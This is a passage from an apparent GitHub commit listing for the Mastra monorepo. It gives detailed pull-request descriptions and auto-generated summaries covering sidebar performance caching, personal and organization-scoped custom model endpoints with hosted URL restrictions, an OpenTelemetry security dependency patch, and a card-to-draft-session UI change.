- Work-item deletion announces the project only when the card was
deleted and at least one subscription was removed.
- `MastraFactory` starts `shareSessionListChanges` and stores its
unsubscribe function. `shutdown()` calls it.
### Shared module
- `session-list-changes.ts` adds `SESSION_LIST_CHANGES_TOPIC` and
`shareSessionListChanges`.
- Each instance has a UUID so it ignores its own events.
- Incoming events are accepted only for the `sessions` and `follows`
lists with string scope IDs.
- If the subscription fails, the module logs a warning and stops
announcements. If it succeeds, it trusts announcements and distrusts
them on cleanup.
### Tests and docs
- New two-replica tests in `session-list-changes.test.ts` cover
shared-database updates, unsubscribed replicas, and a lost announcement.
The lost-announcement test expects the change after 60 seconds.
- Some `listByProject` tests in `source-control/base.test.ts` are
removed. The work-item subscription test now covers unsubscribing with
`factoryProjectId`.
- `test-utils.ts` uses a random Postgres schema per connection, or a
temporary LibSQL database. Postgres requires
`FACTORY_TEST_POSTGRES_URL`.
- MSW fixtures no longer include `settling`.
- The README and a new patch changeset for `@mastra/factory` describe
the new behavior.
### Stated results and limits
- The author reports a drop from 8.5 to 4.5 database queries per sidebar
request in the stated benchmark. CPU changed from 225 to 243 ms for 50
viewers. The author did not show that the CPU difference is more than
noise.
- If a bus message is lost, a replica's list can stay stale for up to 60
seconds.
- The author did not verify live browser behavior across two accounts.
- The `UNMATERIALIZED_POLL_MS` poll in `useWorkspaces` is out of scope.
### Scope
- 29 files changed, with 525 lines added and 444 removed, relative to
merge base `
|
||
|
Damien Schneider
|
996966f0e6 |
perf(factory): build sidebar session rows once per change, not once per viewer (#30616)
**─────── TLDR ───────** > Open sidebars now share one set of session rows per project, so serving them takes about a third of the server CPU it did. Every `session-rows` and `session-activity` request rebuilt the project's rows from scratch, every session, card and follow, for one viewer. With 50 sidebars open, that is 50 rebuilds of the same rows. Now the part that doesn't depend on who's looking is built once per change and shared, and each request only filters it for its viewer, visibility first. No behavior change: same rows, same order, same activity. ### Gain > ██████████████████ **main** `689 ms` > ██████ **this PR** `225 ms` Server CPU for 50 viewers each loading rows and activity, in a project of about 4,000 sessions on local Postgres, median of 7 rounds. The rounds have no write in between, so the one rebuild a change costs is not in the number. Part of the gain is the row sort: rows sort on ISO timestamps, which now compare as plain strings instead of through `localeCompare`. Queries per request stay at 8.5; #30617, stacked on this one, brings them to 4.5. ### Shape changed | | | | |---|---|---| | **+** | `SessionRowIndex` | row facts built once per change; `rows(viewer)` filters first | | **+** | `ProjectSessions` | the reader's shared result; `seenBy` and `rowIndex` read it | | **+** | `listSharedByProject` | every session of the project, frozen, for the shared index | | **+** | `isSeenBy` | the one visibility rule, for storage and the index | | **−** | `sessionRows` | replaced by `SessionRowIndex.rows` | | **~** | `ProjectSessionsReader` | no `userId`; callers filter through `seenBy(viewer)` | ### Decisions - **owner names resolved for every owner in the project** — the index is shared, so one owner set; differs only past the 100-owner cap - **activity still names a card's sessions, private ones included** — the board's card status reads them, same as main ### Not verified - [ ] the gain on Shipyard itself: measured on local Postgres with seeded data at Shipyard's size --- > ██████████████████ **source** `+341 −172` — net +169 > ██████ **tests** `+107 −24` > █ **changeset** `+5` <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** The sidebar builds a list of work sessions for each person who opens it. This change builds the shared project list once, then filters it for each person. The sidebar loads faster, and each person still sees only the sessions they are allowed to see. ## Overview This change reduces repeated work in sidebar session-row generation. Before this change, each `session-rows` and `session-activity` request rebuilt rows for one viewer. The change builds viewer-independent project data once per change, then filters it for each viewer. The PR description reports a local Postgres measurement: median of seven rounds, 225 ms versus 689 ms for 50 viewers loading rows and activity, in a project with about 4,000 sessions. This measurement is the author's report. It is not verified here. The gain on Shipyard was not verified. Queries per request remain at 8.5. The description states that PR `#30617` reduces this to 4.5. ## Changes by area **Shared visibility and storage (`storage/domains/source-control/`)** - `base.ts` adds `isSeenBy(session, viewerUserId)`. Non-private sessions are visible to all viewers. Private sessions are visible only to their owner. - `base.ts` adds `NO_SESSIONS`, a shared frozen empty list. - `base.ts` adds `sessions.listSharedByProject({ orgId, factoryProjectId })`. It returns linked sessions without viewer filtering. - `base.ts` changes `listByProject` to apply `isSeenBy` to the shared result. - `base.ts` caches project sessions by organization and project. It caches filtered links by a sorted link-ID key. - `inmemory.ts` implements `listSharedByProject`. `listByProject` now uses `isSeenBy` in place of its inline private-session check. **Project session reader (`routes/project-sessions.ts`)** - `ProjectSessionsReader` no longer takes `userId`. It returns a `ProjectSessions` collection instead of `ListedSession[]`. - The reader loads shared sessions from each source-control provider and project subscriptions concurrently. It resolves owner profiles and attaches followed work-item IDs. - `ProjectSessions` exposes `seenBy(viewerUserId)` and a cached row index. - The reader reuses a previous collection when list identities, subscription identity, and owner profiles match. - Adds the `SeenSessions` interface. **Session rows (`session/session-rows.ts`)** - Adds `SessionRowIndex`. The constructor indexes sessions and cards, and caches card context. `rows(viewer)` applies viewer filtering and builds rows. - Replaces the `sessionRows(facts)` function with `SessionRowIndex`. The function is removed. - Renames `SessionRowFacts` to `SessionRowViewer`. The `sessions`, `cards`, and `boards` fields move to the index. - Changes `RunReach.visibleSessionIds` to `Pick<ReadonlySet<string>, 'has'>`. - Precomputes serialized session data, board, settled state, update time, card fields, card-context rank, phase label, and deduplicated followed work-item IDs. - A person session uses its own update time. Other sessions use the card update time when present. **Session-row routes (`routes/session-rows.ts`, `routes/source-control-sessions.ts`)** - `sessionFacts` loads sessions and cards concurrently. It derives the viewer's seen sessions and passes their IDs as the visible set. - Row generation uses `rowIndex`. Settling uses the viewer's seen sessions. - The session-activity route passes seen sessions to `sessionActivity`. - The Factory-project sessions GET route calls the reader without `userId`. It returns `sessions.seenBy(userId)`. **Sorting (`session/session-row-view.ts`)** - Adds a `newestFirst` comparator. It compares ISO timestamp strings directly instead of using `localeCompare`. Activity, updated, and created sort modes use it. Descending order is unchanged. **Activity privacy** - Activity still names sessions linked to a card, including private sessions. The board uses these session IDs to compute card status. - The commit history shows an intermediate change that hid private sessions from activity. A later commit reverted it. **Tests** - `session-rows.test.ts` and `session-row-view.test.ts` build rows through `SessionRowIndex`. `rowsOf` defaults cards to an empty array. - `routes/session-rows.test.ts` adds `x-viewer` header support and configurable authentication. It adds helpers for rows, activity, and session-list endpoints. It checks private-session visibility for the owner and for other viewers, with authentication on and off. - `mastracode/factory-ui/e2e/ui/session-reads.ts` builds rows with `SessionRowIndex`. **Changeset** - Adds a patch changeset for `@mastra/factory`. It states that sidebar requests use about one-third of the prior server CPU. This claim comes from the changeset text. No measurement in the supplied evidence confirms it. ## Behavior notes - Owner names are resolved for all project owners. The PR description states one difference: owners beyond the 100-owner cap. - Row ordering and activity output are stated to be unchanged. ## Test results Test and CI results are not available in the supplied evidence. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
|
Damien Schneider
|
944bb3ab0f |
feat(factory): personal custom endpoints, added from the provider list (FACT-596) (#29879)
**─────── TLDR ───────** > A custom OpenAI-compatible endpoint can now be saved just for you or for your whole organization, and you add it from Add provider like any other provider. Fixes FACT-595 and FACT-596. Custom endpoints were org-wide only, any member could change them, and they lived in their own Settings section that the Add provider drawer didn't know about. An endpoint is now saved at a scope, the same way a key is, and it only ever authenticates with its own key. ### Before / after **Settings › Models, seen by a member** — endpoints now sit in the provider list of the scope they belong to, and the org one is read-only for members | Before | After | |---|---| | <br> |  | **Add provider drawer** — a custom endpoint is one of the options | Before | After | |---|---| |  |  | Real app on Vite in Chromium, with Playwright answering the API. ### Behavior changed a personal custom endpoint └─ **new** — only its owner sees it, their personal sessions run on it an org-wide endpoint, in a personal session ├─ **was** — offered and used └─ **now** — not offered, personal work uses personal endpoints only a member adds, edits or removes an org-wide endpoint ├─ **was** — allowed └─ **now** — 403, and read-only in Settings like org keys an endpoint named like a built-in provider, with no key of its own ├─ **was** — called with the key saved for that provider └─ **now** — called with no key, and that name is refused for new ones editing an endpoint without retyping its key ├─ **was** — the saved key was wiped └─ **now** — kept on the same host, asked for again on another host an endpoint on `localhost`, a private address or plain HTTP, on a hosted Factory ├─ **was** — saved and called from the Factory server └─ **now** — refused on save; one saved earlier shows "URL not allowed" and its models are not offered a custom endpoint that answers with a redirect ├─ **was** — followed, carrying the request and its key └─ **now** — refused, the call fails the same endpoint on a local or self-hosted Factory └─ **unchanged** — Ollama or vLLM on the machine or network still works Adding an endpoint under a name already in use used to replace it silently; it is now refused, and so is renaming onto a taken name. Names that already mean something are refused too: built-in providers (even when the catalog failed to load), their sign-in ids such as "OpenAI Codex", older ids such as "Kimi for Coding", and the gateways' own ("Mastra", "Mastra Gateway", "MastraCode"). An endpoint without a key now works when sign-in is on, where it used to fail with "no credential". A `mastra/…` model never runs on a custom endpoint, with or without a gateway key; mastra-ai/mastra#29183 added the same guard in `resolveLanguageModel`, and this PR folds it into the one lookup. A save no longer empties the endpoint list for runs already using it while the list reloads. ### Shape changed | | | | |---|---|---| | **+** | `#customProvider(id)` | one gateway lookup replaces four, own key or none | | **+** | `customProviderOwner(tenant)` | one rule for which list a request uses, everywhere | | **+** | `user_custom_providers` | the org table's unique index can't be relaxed | | **+** | `storedScopeFor` · `runScopeFor` | one map between `user`/`org` and `user`/`factory` | | **+** | `isReservedProviderId` | every id model resolution or the pickers already use | | **+** | `customEndpointUrlProblem(url)` | one hosted URL rule, read by save, gateway, catalogs and the org key gate | | **~** | `upsert` → `create` · `update` | add never replaces; an edit decides the key inside its atomic write | | **−** | `orgForTenant` | replaced by `customProviderOwner` | | **−** | `CustomProvidersSection` | endpoints are rows in the provider list now | what callers now live with `scope` (`user` by default, or `org`) on `POST /web/config/custom-providers` and `DELETE …/:id?scope=` · `scope` on each `GET` row · `previousId` means edit, its absence means add · `urlProblem` on a `GET` row the server refuses to call · 409 `provider_name_taken`, 404 `custom_provider_not_found`, 400 `api_key_required`, 400 `custom_endpoint_url_refused` removed: "Update key" and "Remove key" on custom rows ### Decisions - **two tables, not a nullable `user_id`** — the old unique index would block two members using one name; one table would need a copy on boot - **scopes are exclusive, like keys, for every account** — accounts without an organization included; an admin switch to share an org endpoint is a follow-up if needed - **a host change needs the key again** — compared by URL origin, so a path change on the same host keeps it - **hosted means `MASTRA_DEPLOYMENT_ID` is set** — the platform stamps it on every deploy and local `factory dev` never sets it; `MASTRA_PLATFORM_ACCESS_TOKEN` is skipped when observability is off, so it would fail open - **the gateway snapshot is the line that holds** — save, catalogs and the org key gate filter too, but a missed filter there only means a failed call, not a request out - **redirects refused for every custom endpoint** — the SDK can't tell hosted from local, and following one hands the key to another address ### Watch > [!WARNING] > New Factories default to `hybrid`, where interactive sessions are personal. <mark>Org-wide endpoints stop appearing in those sessions</mark>, so anyone using one there has to add it again as personal. ### Not verified - [ ] saving, editing and removing endpoints against a real server — the screenshots and component tests answer the API with stubs - [ ] how many orgs on `hybrid` use an org-wide endpoint today - [ ] a public hostname whose DNS points at a private address — the rule checks the URL, not what it resolves to - [ ] whether Railway exposes a metadata address to Factory containers at all - [ ] hosted rows named like a built-in provider — they still take over that provider's models, now without its key, until an admin removes or renames them --- > ███████████████████ **tests** `+1570 −398` — 59% of the additions > █████████████ **source** `+1046 −524` > █ **changeset** `+39` <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: Custom AI model servers can now be added for just one person or for the whole organization. Each server appears only where its owner can use it. Hosted Factories block server addresses that point to private or local networks. ## Overview This change makes custom OpenAI-compatible endpoints scoped providers. An endpoint can be personal (`user`) or organization-wide (`org`). The change covers storage, API routes, the SDK model resolution, and the settings UI. The diff touches 47 files, with 2655 lines added and 922 removed. ## Behavior - Personal endpoints are visible only to their owner. They are used in personal sessions. - Organization endpoints are not offered in personal sessions. Only organization admins can add, edit, or remove them. - Custom endpoints appear in the provider list and the Add provider drawer. - The settings page no longer renders the separate organization "Custom providers" section. The `CustomProvidersSection` component and its test are deleted. - Adding an endpoint no longer overwrites an existing name. - Editing an endpoint keeps its saved key when the URL origin is unchanged. - Editing an endpoint to a different origin requires a new key. - Reserved provider IDs are refused for new endpoints. Reserved IDs include built-in, catalog, and gateway provider IDs. - A custom endpoint without its own key does not use a built-in provider's key. - Model IDs in the `mastra/...` namespace are not sent to custom endpoints. They route to the Mastra gateway. - Custom endpoint requests do not follow redirects. - Endpoint lists stay available to runs during reloads. - Hosted Factories (`MASTRA_DEPLOYMENT_ID` set) reject local, private, link-local, and plain-HTTP endpoint URLs. Hosted Factories skip stored rows with such URLs in the gateway, catalog, and organization-key-gate paths. The settings UI flags these rows. - Local and self-hosted Factories accept these URLs. ## API changes - Create and delete routes accept `scope` (`user` or `org`). Any value other than `org` defaults to `user`. - Each GET row returns `scope`. - Edits use `previousId` to identify the existing provider. - Save calls `update` when `previousId` is set. Otherwise it calls `create`. - Error responses: - 409 `provider_name_taken` - 404 `custom_provider_not_found` - 400 `api_key_required` - Delete returns 404 when no record is removed. - Successful writes and deletes notify the host and clear the available-model cache. ## Storage changes - `CustomProvidersStorage.upsert` is removed. - `create({ owner, createdBy, input })` refuses duplicate IDs with `name_taken`. - `update({ owner, providerId, input })` changes only the owner's provider. It returns `not_found` for a missing row and `api_key_required` for a cross-origin change with no new key. - `list(owner)` returns owner-scoped rows. - `listForOrg(orgId)` returns organization and member rows. - `delete({ owner, providerId })` is owner-scoped. - Records include `userId: string | null`. A `null` value means organization ownership. - Organization and member providers use separate collections with owner-specific uniqueness. ## Server and SDK changes - `customProviderOwner(...)` selects the owner from the tenant identity and credential scope. - `OrgCustomProvidersSnapshot` stores organization and per-user lists. It skips rows with invalid endpoint URLs. - `customEndpointUrlProblem(url)` returns a problem string for hosted deployments. It is used in the org-key gate and the custom-provider source. - `storedScopeFor` and `runScopeFor` map between run credential scopes and stored scopes. - The SDK gateway `handlesModel` claims a matching custom-provider ID even without a key. - `getApiKey` parses the gateway-qualified model ID. - `resolveModelForRequest` passes an empty custom-provider list for `mastra/` models. ## UI changes - `CustomProviderDialog` adds or edits an endpoint. It uses the saved scope when editing. - `CustomProviderRow` shows the name, URL, model count, and key status. It also shows a URL problem warning when one exists. The menu offers edit and remove. - `ProviderList` loads custom providers separately from built-in providers. It filters rows by credential scope. - `AddProviderDrawer` shows a custom endpoint option outside the search results. It takes an `onAddCustomProvider` callback. - `ProviderRows` adds shared row components and `ProviderIcon`. It adds `CustomEndpointIcon`. - `useRemoveCustomProvider` sends `scope` with the delete request. - Provider connection state treats a custom provider as connected when it has no URL problem. - The onboarding picker disables custom-provider add when the current scope is not writable. It shows an organization-admin explanation. - The memory model picker queries models with `scope: 'user'`. ## Documentation and tests - Two changesets are added: a patch for `@mastra/code-sdk` and a minor changeset for the Factory feature. - Tests cover scope isolation, name conflicts, key retention, hosted URL rejection, and 404 on missing rows. - SDK tests cover gateway routing, redirects, and keyless custom endpoints. - The MSW server adds a default `GET */web/config/custom-providers` handler that returns an empty list. - The following test files were added, changed, or deleted: `CustomProvidersSection.msw.test.tsx` (deleted), `ProviderList.msw.test.tsx`, `ProviderListScopes.msw.test.tsx`, `custom-endpoint-url.test.ts`, `custom-provider-auth.test.ts`, and `base.test.ts`. ## Upgrade notes - Custom providers that relied on another provider's saved key must set `apiKey` directly. - Hosted Factory rows with local or plain-HTTP URLs are skipped. They must be changed to public HTTPS URLs to work again. ## Not verified The PR author reports these items as not verified: - Saving, editing, and removing endpoints against a real server. - Current use of organization-wide endpoints in hybrid sessions. - Behavior of hosted rows named like built-in providers. Such rows may still take over those providers' models without their keys until they are removed or renamed. No CI or test run results were supplied for this summary. Review finding counts were not supplied and are not available. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: Damien Schneider <damienschneider@damiens-MacBook-Pro.local> Co-authored-by: Claude Opus 5.5 <noreply@anthropic.com> |
||
|
mastra-platform[bot]
|
93b823a847 |
fix(deps): patch @opentelemetry/resources (GHSA-qrww-3xmv-qhgm) (#30580)
## Summary Fixes the open dependency advisories from the Security board in the mastra monorepo (outside templates). After checking every lockfile in the repo, only one advisory was still open; the other three already resolve to fixed versions on `main`. ### Advisories | Item | Package | Advisory | Status | | --- | --- | --- | --- | | SEC-323 | `@opentelemetry/resources` <2.12.1 / >=3.0.0 <3.1.1 | GHSA-qrww-3xmv-qhgm | **Fixed in this PR** | | SEC-262 | `fastify` 5.12.6 → 5.12.8 | AIKIDO-2026-576509 | Already fixed on `main`. Every lockfile resolves `fastify@5.12.8` and the direct specifiers are `^5.12.7` / `5.12.8` | | SEC-243 | `@opentelemetry/core` 1.30.1 → 2.8.0 | GHSA-8988-4f7v-96qf | Already fixed on `main`. No lockfile has `@opentelemetry/core@1.x`; only 2.9.0+/2.12.x/3.x are present, all at or above the fixed 2.8.0, so no major bump is needed | | SEC-252 | `follow-redirects` 1.16.1 → 1.16.2 | — | Already fixed on `main`. Only `follow-redirects@1.16.2` is present outside templates | `hono` and `templates/template-mongodb-bedrock-agent` are out of scope because other sessions are handling them. ### Changes (SEC-323) - **Direct bumps:** `@opentelemetry/resources` `^2.12.0` → `^2.12.1` in `@mastra/arize`, `@mastra/laminar` and `@mastra/otel-exporter`. - **Root overrides** (`pnpm-workspace.yaml`), scoped to the affected ranges: `@opentelemetry/resources@>=2.0.0 <2.12.1 → 2.12.1` and `@opentelemetry/resources@>=3.0.0 <3.1.1 → 3.1.1`. Older OTel SDK lines (0.207 / 0.211 / 0.220 / 0.300, via third-party deps) pin `resources` to an exact version, and both fixes are patch releases in the same major. - **Nested example lockfiles** get the same scoped overrides: - `observability/_examples/otel-bridge/agent-hub`: also changes the pinned direct `2.10.0` to `2.12.1`. - `observability/_examples/otel-bridge/hono-multi`: also raises `instrumentation`'s `^2.0.1` to `^2.12.1`. - `examples/durable-agents`: added to `package.json` `pnpm.overrides`, because this project runs pnpm 10. - As a side effect, `@opentelemetry/core` moves to 2.12.1 / 3.1.1, the versions those `resources` releases depend on. No other resolutions changed. - A changeset for the three published packages. ## Test plan - [x] `pnpm why @opentelemetry/resources -r`: only `2.12.1` and `3.1.1` remain (previously 2.2.0, 2.5.0, 2.9.0, 2.12.0, 3.0.0). - [x] Nested lockfiles (`durable-agents`, `agent-hub`, `hono-multi`) now resolve only `@opentelemetry/resources@2.12.1`. - [x] `pnpm turbo build --filter=@mastra/arize... --filter=@mastra/laminar... --filter=@mastra/otel-exporter...`: 19/19 tasks pass. - [x] Tests pass: `@mastra/arize` (27), `@mastra/laminar` (6), `@mastra/otel-exporter` (187), `@mastra/otel-bridge` (52, a transitive consumer). Fixes SEC-323 Ref SEC-262 Ref SEC-243 Ref SEC-252 <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** Some tools send app performance data with an OpenTelemetry library that has a known security bug. This change updates those tools and example projects to fixed versions, so the bug no longer applies. ## Summary This change updates `@opentelemetry/resources` to address advisory GHSA-qrww-3xmv-qhgm. It changes 15 files, with 581 lines added and 355 removed. ### Published packages Four published packages receive patch changesets: `@mastra/arize`, `@mastra/arthur`, `@mastra/laminar`, and `@mastra/otel-exporter`. - `@mastra/arize` raises `@opentelemetry/core`, `@opentelemetry/resources`, and `@opentelemetry/sdk-trace-base` from `^2.12.0` to `^2.12.1`. It raises the OTLP trace exporter from `^0.223.0` to `^0.223.1`. - `@mastra/laminar` sets `@opentelemetry/resources` and `@opentelemetry/sdk-trace-base` to `^2.12.1`. It sets `@opentelemetry/exporter-trace-otlp-proto` to `^0.223.1`. - `@mastra/otel-exporter` raises the core, resources, trace SDK, and Zipkin packages from `^2.12.0` to `^2.12.1`. It raises the logs SDK and OTLP log and trace exporters from `^0.223.0` to `^0.223.1`. - `@mastra/arthur` raises `@opentelemetry/core` and `@opentelemetry/sdk-trace-base` from `^2.12.0` to `^2.12.1`. It raises `@opentelemetry/exporter-trace-otlp-proto` from `^0.223.0` to `^0.223.1`. - `.changeset/otel-resources-sec-323.md` contains the patch changesets for these four packages. It states the minimum raised versions. It says that older SDK or OTLP exporter versions can resolve to `@opentelemetry/resources` 2.12.0, which GHSA-qrww-3xmv-qhgm affects. It advises projects with direct OpenTelemetry dependencies to check for `@opentelemetry/resources` 2.12.1 or later on the 2.x line, or 3.1.1 or later on the 3.x line. ### Root workspace - `pnpm-workspace.yaml` adds two overrides: - `@opentelemetry/resources` versions `>=2.0.0 <2.12.1` resolve to `2.12.1`. - `@opentelemetry/resources` versions `>=3.0.0 <3.1.1` resolve to `3.1.1`. ### Example projects - `examples/durable-agents/package.json` adds the same two version constraints under `pnpm.overrides`. The existing `glob` override is unchanged. - `observability/_examples/otel-bridge/agent-hub/`: - `package.json` changes `@opentelemetry/resources` from `2.10.0` to `2.12.1`. - `pnpm-workspace.yaml` adds the same two overrides, with a comment that cites the advisory. - `observability/_examples/otel-bridge/hono-multi/`: - `instrumentation/package.json` changes `@opentelemetry/resources` from `^2.0.1` to `^2.12.1`. - `pnpm-workspace.yaml` adds the same two overrides, with a dated security comment. ### Lockfiles - The root `pnpm-lock.yaml` and the nested lockfiles for `durable-agents`, `agent-hub`, and `hono-multi` change to match these ranges and overrides. - The author reports that `@opentelemetry/core` also moves to 2.12.1 and 3.1.1. The lockfile contents were not inspected for this summary. ## Validation The author reports these results. This review did not rerun them. No completed CI results were available for this review. - `pnpm why @opentelemetry/resources -r` shows only `2.12.1` and `3.1.1`. - Nested lockfiles for `durable-agents`, `agent-hub`, and `hono-multi` resolve only `2.12.1`. - `pnpm turbo build` for the published packages and their dependencies passed 19/19 tasks. - Tests passed for `@mastra/arize` (27), `@mastra/laminar` (6), `@mastra/otel-exporter` (187), and `@mastra/otel-bridge` (52). ## Scope notes - The author reports that the `fastify` (SEC-262), `@opentelemetry/core` (SEC-243), and `follow-redirects` (SEC-252) advisories were already resolved on `main`. This change does not address them. - The `hono` project and `templates/template-mongodb-bedrock-agent` are out of scope. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> Co-authored-by: shreyas-mastra <shreyas@mastra.ai> |
||
|
Damien Schneider
|
4dc0519fec |
feat(factory-ui): a card opens its session, or a draft that starts one (#30481)
**─────── TLDR ───────** > Clicking a card now opens its session, or a draft page built like one when the card has none; the expanded card view is gone. Stacked on #30475. Before, clicking a card grew it into an expanded copy over the board (a details dock beside the list), and the card carried Open session or Start session pills. Now the card is a link: to the thread of the session it shows, else to `/cards/:id`, which opens a fresh draft with the card's stage bar, its suggested next steps and the composer. The draft creates nothing until the first message or a suggested step. ### Behavior changed clicking a card, on the board, in the list or in the search palette ├─ **was** — opened the expanded card or the details dock; from search, an unstarted card moved into its next phase or created a session straight away └─ **now** — opens the thread of the card's session; a card without one opens the card draft, and nothing moves or starts the card draft └─ **new** — the session page's layout: the card's title, its stage bar in the header, its suggested steps as buttons (Investigate, Accept, Move to…) and the repository picker when the card could live in several, naming the provider when two share a name; the first message creates a session bound to the card, then opens its thread; a failed start keeps the message on the draft, and the next send reuses the session it left; a missing model or credential shows the same guard as New session the card's badge row ├─ **was** — Open session or Start session pills, and the source links only in the expanded card └─ **now** — no session pills; the card's own issue or pull request and each attached one lead the row, and a `Session` badge marks a card that holds one Back from a session to a cached board ├─ **was** — the board could show empty: its groups mounted before the scroll surface they measure against └─ **now** — the cards show at once list rows ├─ **was** — a details button swapped in on hover, and a wide gap sat between the avatar and the time └─ **now** — the title is the link, and the time column fits "just now", left-aligned ### Shape changed | | | | |---|---|---| | **−** | `WorkItemDetailsPanel` · `CardDetailsPanel` · `BoardDetailsDock` · `WorkItemTray` · `CardSessions` · `WorkItemDescription` · `WorkItemExternalLink` · `cardMorph.css` | the expanded card and the list's details dock | | **−** | `useCardMorph` · `useOpenCardState` · `BoardOpenCardContext` · `BoardRowDetailsContext` · `BoardDetailsDockContext` · `useBoardScrollRef` | which card was open, and the scroll ref | | **−** | `useBoardRuns` · `useStartFactoryRun` · `sessionLink` · `onCreateSession` | starting a session from the board; the draft starts it now | | **−** | `openCard` on `useBoardPhasesQuery` | the board no longer reads an open card out of a deep phase | | **−** | `cardSessionPath` · `CardSourceDescription` · `timelineEvents` | helpers only the expanded card used, or a second copy of `threadPath` | | **+** | `CardDraftPage` · `CardDraftActions` · `useStartCardSessionFromDraft` · `useCardSessionRepository` · `DraftSessionStartContext` | the card draft and its start | | **+** | `cardSessionRepository` | where a session can start: resolved, a choice, or unavailable with why | | **+** | `cardControls` | a card's state and buttons, shared by the board card and the draft | | **+** | `WorkItemUpstreamLinks` · `SessionBadge` | the badge row's links, minus a pull request a related card already links, and the badge | | **+** | `workItemQueryOptions` · `queryKeys.workItem` | one card by id, for the draft | | **+** | `cardPath` · `cardDraftPath` · `threadPath` | the card and thread URLs; every thread link but `attention.ts`'s encoded one now goes through `threadPath` | | **+** | `cardSourceMetadata` | the provider's facts over the card's own, used by every repository choice | | **~** | `DraftStart` · `useDraftModelGuards` | moved out of `NewPage`, so both drafts show the same guards | | **~** | `Composer` · `ChatSessionProvider` · `ModelPicker` | treat a card draft as a draft, not only a person's own | | **~** | `BoardScrollContext` | holds the scroll element in state instead of a ref: the groups render again once it attaches | | **~** | `SessionChatSurface` | owns the chat column class, and a notice no longer ends the empty state: an empty thread keeps its greeting, the draft its card and steps | | **~** | `FactoryGlobalSearchContent` | selecting a card opens it; no move or busy refusal on select | - `mastracode/factory-ui/src/ui/` - └─ `router.tsx` — `cards/:workItemId` redirects to `cards/:workItemId/new/:draftSessionId`, a new draft each visit - └─ `pages/CardDraftPage.tsx` — the draft - └─ `domains/chat/components/DraftStart.tsx` — out of `NewPage.tsx` ### Decisions - **a card without a session opens a draft, not a session** — a click no longer creates a sandbox nobody asked for; the draft waits for a message or a step. Undo: point `cardPath` at a start. - **the card's session starts before its thread opens** — the draft waits for the create and the start, then opens the thread of the session the server returned. The server reuses a person's session on the card's branch, so the id is known only after the create; New session still opens its thread first. Undo: open the thread first again once one server request finds or creates the card's session and binds it. - **the expanded card's description and session list stay in the session** — the session's panel shows the description and its header menu switches between the card's sessions; a card without a session has neither on its draft. Undo: render `CardDescription` in the draft. ### Watch > [!WARNING] > A GitHub or GitLab card filed by someone without write access <mark>can't start its session from the draft</mark>, on main too: creating the session puts its thread on the Factory's memory, so binding the untrusted card throws `UntrustedSharedSessionError`, an uncaught 500. The draft shows the error and keeps the message. Reproduced against the start coordinator in a throwaway scenario test. Not fixed here: the fix is one server request that finds or creates the card's session and binds it. ### Not verified - [x] the draft rendered in the e2e harness, light and dark, with one and two repositories - [x] Back onto a cached board, in a throwaway Playwright repro - [ ] starting a session from the card draft against a running Factory; covered by the MSW suite only - [ ] screenshots --- > ████████████████████ **source** `+1354 −1970` — the expanded card and the board's session start are most of the deletions > █████████████ **tests** `+674 −1464` — the expanded-card, start-from-board and move-from-search tests left with that code > ██ **styles** `+42 −230` — `cardMorph.css` out, the pill stack's CSS in its own file > █ **e2e** `+3 −26` <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: Clicking a card now opens that card's chat session. If the card has no session yet, the click opens a new draft page. The draft starts a session after the user sends a message or picks a suggested step. ## Overview This change makes card clicks open a session or a draft. It removes the expanded card view and the board-based session start. - Card click opens the card's existing session. If none exists, it opens a draft page at `cards/:workItemId/new/:draftSessionId`. - The draft starts a session only after a message or a suggested step. - After a successful start, the draft opens the thread that the server returns. - If a start fails, the draft keeps the first message. A later send reuses the session from the failed attempt. - The draft uses the session page layout. It shows the card title, stage bar, suggested steps, and a repository picker when needed. - Missing-model and missing-credential guards are shared with New session (`useDraftModelGuards`, `DraftStart`). - Card badge rows link to the card's own and attached upstream items (`WorkItemUpstreamLinks`). A `Session` badge appears when a session exists. ## Main changes - **Routing:** `router.tsx` adds the draft route and lazy-loads `CardDraftPage`. `routeLoaders.ts` adds `prefetchCardDraft`. `factoryPaths.ts` adds `threadPath`, `cardDraftPath`, and `cardPath`. - **Draft page:** `CardDraftPage.tsx` is new. It redirects to an existing session for the current stage. Otherwise it shows the guarded draft start. - **Draft start:** `useStartCardSessionFromDraft.ts` is new. It resolves the repository, creates a session on the item branch, starts a chat work-item run, and navigates to the returned thread. - **Repository resolution:** `boardRepository.ts` adds `cardSessionRepository` and `firstEnvironmentRepository`. `useCardSessionRepository.ts` is new. - **Chat:** `Composer.tsx`, `ChatSessionProvider.tsx`, `Chat.tsx`, and `DraftSessionStartContext.ts` treat card drafts as drafts. `DraftStart.tsx` is new. `SessionChatSurface.tsx` and `ModelPicker.tsx` change accordingly. - **Card state:** `cardControls.ts` is new. `cardPrimaryAction.ts` drops session-link inputs and actions. It returns `undefined` when no action applies. - **Board UI:** `WorkItemCard.tsx`, `WorkItemListRow.tsx`, `BoardListRow.tsx`, and `WorkItemCardRows.tsx` use card URLs and a card-level overlay link. They drop the details-panel flow. - **Data:** `useWorkItems.ts` drops the `openCard` parameter. It adds `workItemQueryOptions` and `useWorkItemQuery`. `keys.ts` adds `queryKeys.workItem`. - **Scroll:** `BoardScrollContext` now holds an element. `useBoardScrollElement.ts` is new. `boardVirtualScroll` takes an element. ## Removed - Details and session UI: `CardDetailsPanel`, `WorkItemDetailsPanel`, `WorkItemTray`, `WorkItemDescription`, `WorkItemExternalLink`, `CardSessions`, `BoardDetailsDock`, and `cardMorph.css`. - Open-card state: `BoardOpenCardContext`, `BoardRowDetailsContext`, `useBoardOpenCard`, `useBoardRowDetails`, `useOpenCardState`, `useBoardScrollRef`, and `useCardMorph`. - Board-based session start: `useStartFactoryRun.ts` and `useBoardRuns.ts`. - Helpers: `sessionLink` and `timelineEvents`. - Tests: MSW tests for the removed flows. Several remaining tests now assert links, labels, or the draft route instead of the details dialog. ## Verification status - The author reports that the draft rendered in the e2e harness in light and dark 